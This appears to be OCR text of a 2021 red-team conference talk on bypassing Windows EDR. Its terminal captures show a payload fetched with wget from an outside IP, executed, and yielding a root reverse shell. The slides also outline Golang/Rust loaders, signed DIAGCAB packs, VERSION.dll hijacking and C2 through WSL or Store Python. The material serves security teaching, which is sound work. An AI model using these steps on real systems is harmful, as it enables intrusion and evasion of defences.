
- uggh, amirite?
- Install WSL for Windows 10.
- Bypass EDR completely

Jordan Drysdale


THE BOX SAID 'REQUIRES WINDOWS VISTA OR BETTER'
OpenDNS
I LOVE DNS
FASTER SAFER MORE SECURE BETTER
SysAdmin
SO I INSTALLED LINUX

Bash On Windows, Ya Still

- C2 via Bash on Windows



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from instal running on your device. You can turn o setting for a short time before it turns automatically.

On

Cloud-delivered protection

Provides increased and faster protecti access to the latest protection data in Works best with Automatic sample sul turned on.

On

This product is installed.

Kali Linux

Kali Linux • Security > PC

Select kali@ITOps-VM47: ~

```
┌─(kali㉿ ITOps-VM47)-[~]
└─$ chmod +x sh.elf
┌─(kali㉿ ITOps-VM47)-[~]
└─$ rm sh.elf
┌─(kali㉿ ITOps-VM47)-[~]
└─$ wget http://159.65.72.186:8888/sh.elf  3
--2021-02-07 14:01:15--  http://159.65.72.186:8888/sh.elf
Connecting to 159.65.72.186:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'sh.elf'

sh.elf                         100%[========================
======>]      194  --.-KB/s    in 0s

2021-02-07 14:01:15 (3.14 MB/s) - 'sh.elf' saved [194/194]

┌─(kali㉿ ITOps-VM47)-[~]
└─$ chmod +x sh.elf  4
┌─(kali㉿ ITOps-VM47)-[~]
└─$ ./sh.elf  5
```

root@kali: ~

```
   Name    Current Setting   Required  D
   ----    ---------------   --------  -
   LHOST   159.65.72.186  1  yes       T
cified)
   LPORT   80  2             yes       T


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


14:05:43 159.65.72.186 j:0 s:1 exploit
[*] Starting interaction with 1...

id  6
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
ITOps-VM47
```


Jordan Drysdale

© Black Hills Information Security
@BHInfoSecurity

Microsoft Store - Now with Python3.9!

The Microsoft Store has some awesome tools!
….like a Python3.9 install that does not require admin privileges to *install*.

Jordan Drysdale



Microsoft Store

Results for: python3

Departments: All departments

Available on: PC


Apps (2000) Show all

Python 3.9	Python 3.8	Your Phone	Python 3.7
★★★★★ 18	★★★★☆ 81	★★★★★ 2K	★★★★☆ 113
Free	Free	Free	Free

Of course, we just C2 from there.

Sacred Cash Cow Tipping

2021 – Rob (mubix) Fuller



EDR Products

- CrowdStrike Falcon
- Carbon Black
- Symantec Endpoint Protection
- FireEye Endpoint Security
- Windows Defender / ATP / ATD / ATF / ATR / pay more get more letters

Initial Access

Techniques used to get code execution


Golang / Rust / Nim


Create loader in Golang / Rust to then create a Windows executable

Very few EDR systems understand Golang or Rust binaries yet

Delphi works as well… if you can remember how to program in this ancient language.

If you're a hipster, Nim can be used as well!


Speed
“Low” level
Safety
“High” level
Java
Rust



Troubleshoot and help prevent computer problems

Show or hide updates

Select the updates that Windows will install automatically

Publisher: Microsoft Corporation

DIAGCABs (MS Trouble Shooting Pack Designer)

- https://docs.microsoft.com/en-us/previous-versions/windows/desktop/wintt/creating-a-troubleshooting-package
- Create a "Trouble Shooting" file (diagcab)
- Requires a valid code signing certificate
- Runs code to perform a "fix"
- Runs code to "validate" said "fix"

DLL Dropping

- This technique requires patience… lots of patience
- DLL Hijacking is a well-known technique and there are many known DLL hijacks available for all kinds of software packages.
- VERSION.dll is my favorite.
- %USERPROFILE%\Downloads\ is my favorite locations to drop DLLs in
- Next time hijackable binary is run from Downloads it will pop a shell

Post Exploitation

Techniques used after code execution is obtained

Programming Languages Installed


- C# (Joff has talked about this already / will talk about it)
- NodeJS (node.exe) - Adobe Creative Cloud / Photoshop
- Ruby (ruby.exe/irb.exe) (Chef / Puppet)
- Python
- Java (JARs work beautifully)

(Mentioned by David Fletcher in SCCT 2020)

WSL (Windows Subsystem Linux)

